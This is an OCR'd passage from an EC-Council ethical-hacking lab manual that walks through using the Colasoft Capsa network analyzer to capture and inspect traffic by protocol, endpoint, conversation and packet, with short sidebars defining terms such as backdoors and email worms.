


FIGURE 4.4: Colasoft Capsa 7 Free Network Analyzer – Activation successful

5. The **Colasoft Capsa 7 Free Network Analyzer** main window appears.




FIGURE 4.5: Colasoft Capsa Network Analyzer main screen

As a network analyzer, Capsa make it easy to monitor and analyze network traffic with its intuitive and information-rich tab views.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Capture** tab of the main window, select the **Ethernet** check box in **Adapter** and click **Start** to create a new project.




FIGURE 4.6: Colasoft Capsa Network Analyzer creating a New Project

7. **Dashboard** provides various graphs and charts of the statistics. You can view the analysis report in a graphical format in the **Dashboard** section of **Node Explorer**.




FIGURE 4.7: Colasoft Capsa Network Analyzer Dashboard

The network utilization rate is the ratio of current network traffic to the maximum traffic that a port can handle. It indicates the bandwidth use in the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Summary** tab provides full general analysis and statistical information of the selected node in the **Node Explorer** window.




FIGURE 4.8: Colasoft Capsa Network Analyzer Summary

A high network utilization rate indicates the network is busy, whereas a low utilization rate indicates the network is idle.

9. The **Diagnosis** tab provides the real-time diagnosis events of the global network by groups of protocol layers or security levels. With this tab you can view the performance of the protocols
10. To view the slow response of TCP, click **TCP Slow Response** in **Transport Layer**, which in turn will highlight the slowest response in **Diagnosis Events**.




FIGURE 4.9: Colasoft Capsa Network Analyzer Diagnoses

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Double-click the highlighted **Diagnosis Event** to view the detailed information of this event.




FIGURE 4.10: Analyzing Diagnosis Event

12. The **TCP Slow ACK – Data Stream of Diagnostic Information** window appears, displaying Absolute Time, Source, Destination, Packet Info, TCP, IP, and other information.




FIGURE 4.11: TCP Slow ACK – Data Stream of Diagnostic Information window

13. The **Protocol** tab lists statistics of all protocols used in network transactions hierarchically, allowing you to view and analyze the protocols.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.12: Colasoft Capsa Network Analyzer Protocol analysis

14. The **Physical Endpoint** tab lists statistics of all MAC addresses that communicate in the network hierarchically.




FIGURE 4.13: Colasoft Capsa Network Analyzer Physical Endpoint analysis

15. The **IP Endpoint** tab displays statistics of all IP addresses communicating within the network.
16. On the **IP Endpoint** tab, you can easily find the nodes with the highest traffic volumes, and check if there is a multicast storm or broadcast storm in your network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As a delicate work, network analysis always requires us to view the original packets and analyze them. However, not all the network failures can be found in a very short period. Sometimes network analysis requires a long period of monitoring and must be based on the baseline of the normal network.




FIGURE 4.14: Colasoft Capsa Network Analyzer IP Endpoint view

17. The **Physical Conversation** tab presents the conversations between two MAC addresses.

TTL tells the router whether the packet should be dropped if it stays in the network for too long. TTL is initially designed to define a time scope beyond which the packet is dropped. As TTL value is deducted by at least 1 by the router when the packet passes through, TTL often indicates the number of the routers which the packet passed through before it was dropped.




FIGURE 4.15: Colasoft Capsa Network Analyzer Physical Conversations

18. The **IP Conversation** tab presents IP conversations between pairs of nodes.
19. The lower pane of the IP conversation section offers UDP and TCP conversation, which you can drill down to analyze.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.16: Colasoft Capsa Network Analyzer IP Conversations

20. Double-click a conversation in the **IP Conversation** list to view the full analysis of packets between two IPs. Here we are checking the conversation between 10.0.0.5 and 239.255.255.250.




FIGURE 4.17: Colasoft Capsa Network Analyzer IP Conversations

21. A window opens displaying full packet analysis between 10.0.0.5 and 239.255.255.250.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing remote access to a computer, obtaining access to plaintext, and so on. While attempting to remain undetected, the backdoor may take the form of an installed program or could be a modification to an existing program or hardware device.




FIGURE 4.18: Full Packet Analysis of Nodes in IP Conversations

22. The **TCP Conversation** tab dynamically presents the real-time status of TCP conversations between pairs of nodes.
23. Double-click a node to display the full analysis of packets.




FIGURE 4.19: Colasoft Capsa Network Analyzer TCP Conversations

24. A **Full Analysis** window is opened displaying detailed information of conversation between two nodes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.20: Full Packet Analysis of Nodes in TCP Conversations

25. The **UDP Conversation** tab dynamically presents the real-time status of UDP conversations between two nodes.
26. The lower pane of this tab gives you related packets and reconstructed data flow to help you drill down to analyze the conversations.

In networking, an email worm is a computer worm that can copy itself to the shared folder in a system and keeps sending infected emails to stochastic email addresses. In this way, it spreads fast via SMTP mail servers.




FIGURE 4.21: Colasoft Capsa Network Analyzer UDP Conversations

27. On the **Matrix** tab, you can view the nodes communicating in the network by connecting them in lines graphically.
28. The weight of the line indicates the volume of traffic between nodes arranged in an extensive ellipse.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. You can easily navigate and shift between global statistics and details of specific network nodes by switching the corresponding nodes in the **Node Explorer** window.

Once we encounter the network malfunction or attack, the most important thing we should pay attention to is the current total network traffic, sent/received traffic, network connection, etc., to get a clear direction to find the problem. All of these statistics are included in the endpoint tabs in ColasoftCapsa.




FIGURE 4.22: Colasoft Capsa Network Analyzer Matrix view

30. The **Packet** tab provides the original information for any packet. Double-click a packet to view the full analysis information of packet decode.

Protocols may be implemented by hardware, software, or a combination of the two. At the lowest level, a protocol defines the behavior of a hardware connection. A protocol is a formal description of message formats and the rules for exchanging those messages.




FIGURE 4.23: Colasoft Capsa Network Analyzer Packet information

31. The Packet decode consists of two major parts: **Hex View** and **Decode View**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Protocol decoding is the basic functionality as well. There is a Packet tab, which collect all captured packets or traffic. Select a packet and we can see its hex digits as well as the meaning of each field. The figure below shows the structure of an ARP packet. This makes it easy to understand how the packet is encapsulated according to its protocol rule.




FIGURE 4.24: Full Analysis of Packet Decode

32. The **Log** tab provides a **Global Log**, **DNS Log**, **Email Log**, **FTP Log**, **HTTP Log**, **MSN Log** and **Yahoo Log**.
33. You can view the logs of **TCP conversations**, **Web access**, **DNS transactions**, **Email communications**, etc.

